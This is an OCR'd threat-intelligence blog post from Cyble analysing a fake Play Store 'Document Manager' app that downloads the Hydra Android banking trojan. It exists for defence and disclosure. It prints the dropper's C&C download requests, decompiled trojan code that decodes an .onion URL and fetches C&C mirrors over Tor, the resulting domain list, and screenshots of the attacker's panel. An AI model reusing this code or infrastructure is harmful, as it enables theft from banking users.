
Hydra Android Malware Distributed Via Play Store

blog.cyble.com/2022/06/13/hydra-android-malware-distributed-via-play-store/

June 13, 2022



CYBLE
HYDRA ANDROID MALWARE DISTRIBUTED VIA PLAY STORE
FAKE DOCUMENT MANAGER APP DOWNLOADING HYDRA BANKING TROJAN

Fake Document Manager App Downloading Hydra Banking Trojan

During our routine threat hunting exercise, Cyble Research Labs came across a Twitter Post wherein the researcher mentioned an Android malware variant published on the Play Store. The variant in question acts as a Hostile Downloader and downloads the Hydra Banking Trojan.

The downloaded app has the same functionality as recently encountered Hydra variants targeting Columbia. Hydra Android Banking Trojan was discovered in early 2019; since then, it has frequently changed its distribution campaign.

The malware currently pretends to be the Document Manager app and has gained over 10,000 downloads in a short period. According to the Play Store statistics, the app was updated on May 30, 2022, and released on June 3, 2022.



Document Manager

anatolijserba4

10K+
Downloads

Rated for 3+

Install

Add to wishlist

This app is available for your device

Developer contact

Website
https://green-elephant.space/

Email
anatolijserba487@gmail.com

Privacy policy
https://green-elephant.space/wp-content/uploads/2022/05/privacy.html

About this app

The Document Manager lets you simplify your work:

1. Scanning documents, receipts and checks.
2. Fine-tune the image using filters to enhance
3. Easy document management
4. Free text recognition from the scanner directly...

Updated on
May 30, 2022


Figure 1 – Hostile Downloader app published on Play Store

Technical Analysis

APK Metadata Information

- App Name: **Document Manager**
- Package Name: **com.anatolijserba.docscanner**
- SHA256 Hash: **70b9e0094ccb6a3e47bcb6fe66946dea4c233b5a6e9d7c5de29bfd852666a235**

Figure 2 shows the metadata information of an application.



APP ICON

FILE INFORMATION

File Name com_anatolijserba_docscanner_8.8.4.apk
Size 16.18MB
MD5 dc4a4995535d628102ef4f286b867e49
SHA1 3a1bcdb56fa736d25221e5a9ded91172ff96e0e5
SHA256 70b9e0094ccb6a3e47bcb6fe66946dea4c233b5a6e9d7c5de29bfd852666a235

APP INFORMATION

App Name Document Manager
Package Name com.anatolijserba.docscanner
Main Activity moh.createpdf.activity.SplashActivity
Target SDK 30 Min SDK 26 Max SDK
Android Version Name 8.8.4 Android Version Code 111

Figure 2 – App Metadata Information

Manifest Description

The malicious application mentions **six** permissions, of which the Threat Actor (TA) exploits **one**. The harmful permission requested by the malware is:

Permission	Description
REQUEST_INSTALL_PACKAGES	Allows an application to request installing packages


Source Code Review

Upon installation, the malware shows a fake update dialogue box that tricks the user into granting permission to download Hydra malware from an unknown source.

The below figure shows the execution flow of the malware after installation, where the following events occur:

- The application is installed
- The victim is prompted with a fake update dialog box
- The application requests permission to download further applications from unknown sources
- The malicious application is downloaded

- The application prompts the victim for Accessibility Services access



Installing the update

Update package should to be installed. Please, confirm it

Document Manager

For your security, your phone is not allowed to install unknown apps from this source.

Install unknown apps

Document Manager 8.8.4

Allow from this source

Your phone and personal data are more vulnerable to attack by unknown apps. By installing apps from this source, you agree that you are responsible for any damage to your phone or loss of data that may result from their use.

Document Manager

Do you want to install this application? It does not require any special access.

Document Manager

App installed.

Installed Hydra Banking Trojan

Activate accessibility services for the correct application work:

Step 1. - Go to Settings


Step 2. - Open "Downloaded Services" menu

Step 3. - Activate services for the Document Manager

Enjoy your new opportunities

Figure 3 – Malware execution flow

The below image showcases the malware communication to the TA's Command & Control (C&C) server "*hxxps://trackerpdfconnect[.]com/get_random_file*". After this, the Hostile Loader downloads the APK file named "*doc_hy_0806_obf_3.apk,*" – which is a variant of Hydra malware.



```
1  https://trackerpdfconnect.com  GET  /get_json_file/               200  392     JSON       ✓  194.76.227.64  07:00:01 9 Ju...  8080
2  https://trackerpdfconnect.com  GET  /appl/                        200  289     JSON       ✓  194.76.227.64  07:00:02 9 Ju...  8080
3  https://trackerpdfconnect.com  GET  /get_random_file              301  272     HTML       ✓  194.76.227.64  07:00:04 9 Ju...  8080
4  https://trackerpdfconnect.com  GET  /get_random_file/             302  332     HTML       ✓  194.76.227.64  07:00:06 9 Ju...  8080
5  http://trackerpdfconnect.com   GET  /panel/media/apk/doc_hy_0906_obf_...  403  334248  HTML  apk  [redacted]  194.76.227.64  07:00:07 9 Ju...  8080
```

Request

```
GET /panel/media/apk/doc_hy_0906_obf_2.apk HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.1.0; Genymotion Build/OPM6.171019.030.E1)
Host: trackerpdfconnect.com
Connection: close
Accept-Encoding: gzip, deflate
```

Response


```
<style type="text/css">

  @font-face{
    font-family:"Montserrat";
    src:url("data:application/x-font-ttf;charset=utf-8;base64,AAEAAAARAQAABAAQRORRRrFss1wAAnbOAAACfkdOTlPiOFs5
```

Figure 4 –

Downloading the malicious APK file

The TA's C&C admin panel also has a list of Hydra variant APK files, which are downloaded by the Hostile Downloader app during runtime. Our dynamic analysis indicates that the Hostile Downloader application chooses these hosted APK files seemingly at random.

[redacted]



Select a file*

No file chosen

Set max hits to all:

Payload	Countries	Hits	Actions
doc_hy_0806_obf.apk	all	755	50000 Submit Delete
doc_hy_0806_obf_1.apk	all	757	50000 Submit Delete
doc_hy_0806_obf_2.apk	all	784	50000 Submit Delete
doc_hy_0806_obf_3.apk	all	739	50000 Submit Delete

Figure 5 – Hydra malware present on the admin panel


The downloaded APK file "*doc_hy_0806_obf_3.apk*" is custom packed, which further drops a dex file "*rfrNI.json*" during execution.

The downloaded malware then performs standard Hydra Banking Trojan activities such as:

- Collecting contact and SMS details
- Stealing Cookies

- Injecting crypto applications
- Stealing OTPs, device lock PINs, etc
- Abusing Accessibility Service to prevent uninstallation
- Initiating TOR connection

The below code has been used to create a TOR connection that will receive the C&C URL.



```
public final void loadAdminUrl() {
    new JSONObject("{\"your payload\": \"goes here\"}");
    RequestQueue newRequestQueue = Volley.newRequestQueue(this.context, (BaseHttpStack) new ProxiedHurlStack());
    Intrinsics.checkNotNullExpressionValue(newRequestQueue, "newRequestQueue(context, ProxiedHurlStack())");
    String decodeBase64 = SdkUtils.decodeBase64("aHR0cDovL25ld2RiNWdlNWR6NXNjaHFhd3hzeHVvbXNweHN5YjV4cWs2NXY0ajJmZGV5bmRzNHZzZ3N0cmFkLm9uaW9uL2FwaS9taXJ
    Intrinsics.checkNotNullExpressionValue(decodeBase64, "decodeBase64(BotConfigs.ADMIN_URL)");
    Timber.d(Intrinsics.stringPlus("!!!!! | tor request to ", decodeBase64), new Object[0]);
    StringRequest stringRequest = new StringRequest(0, decodeBase64, new Response.Listener() { // from class: com.sdktools.android.bot.network.TorConnec
        @Override // com.android.volley.Response.Listener
        public final void onResponse(Object obj) {
            TorConnectionHelper.m2loadAdminUrl$lambda1(TorConnectionHelper.this, (String) obj);
        }
    }, new Response.ErrorListener() { // from class: com.sdktools.android.bot.network.TorConnectionHelper$$ExternalSyntheticLambda0
        @Override // com.android.volley.Response.ErrorListener
        public final void onErrorResponse(VolleyError volleyError) {
            TorConnectionHelper.m3loadAdminUrl$lambda2(TorConnectionHelper.this, volleyError);
        }
    });
    stringRequest.setRetryPolicy(new DefaultRetryPolicy(60000, 1, 1.0f));
    newRequestQueue.add(stringRequest);
}
```

http://newdb5ge5dz5schqawxsxuomspxsyb5xqk65v4j2fdeynds4vsgstrad.onion/api/mirrors

Not secure
newdb5ge5dz5schqawxsxuomspxsyb5xqk65v4j2fdeynds4vsgstrad.onion.ly/api/mirrors

eyJkb21haW5zIjpbImh0dHA6XC9cL3NlcnZzZXJ2ZnJlZXVwZGF0ZS50b3AiLCJodHRwOlwvXC93YXluZWNvbm5lY3RpbmdzZXJ2aWNlLmhrIiwiaHR0cDpcL1wvYWxsdXBkYXRlc2VjdXJldHlub3cuY29tIl19


{"domains":["http:\/\/servservfreeupdate.top","http:\/\/wayneconnectingservice.hk","http:\/\/allupdatesecuretynow.com"]}

Figure 6 – TOR Communication

Cyble Research Labs has analyzed the Hydra Android Banking trojan in the past, where we observed it targeting European banking users. The malware hosted on the Play Store distributes the same Hydra variant, which can affect any Android user.

Over the course of our research, we were able to gain access to the Threat Actor's C&C panel, which then gave us several insights, such as metrics about the downloads and installation of the malicious applications.

We observed that the TA also collects the device ID, name, installation date, and status and stores them in the C&C panel, as shown below.



[redacted]

Installed: 635

Downloaded: 11050

Date	id	Name	Status
2022-[redacted] 12:33:57,555	bl[redacted]	aa[redacted]	Downloaded
2022-[redacted] 12:38:52,394	0a[redacted]	a1[redacted]	Downloaded
2022-[redacted] 12:39:32,932	f1[redacted]	a[redacted]	Downloaded
2022-[redacted] 12:40:23,128	5c[redacted]	b[redacted]	Downloaded
2022-[redacted] 12:44:48,043	6f2[redacted]	b[redacted]	Downloaded
2022-[redacted] 12:49:02,570	62[redacted]	a[redacted]	Downloaded
2022-[redacted] 12:51:30,866	d[redacted]	HW[redacted]	Downloaded
2022-[redacted] 13:02:55,709	b4[redacted]	a[redacted]	Downloaded
2022-[redacted] 13:25:56,704	f5[redacted]	o[redacted]	Downloaded
2022-[redacted] 13:57:08,751	b8[redacted]	ASU[redacted]	Downloaded
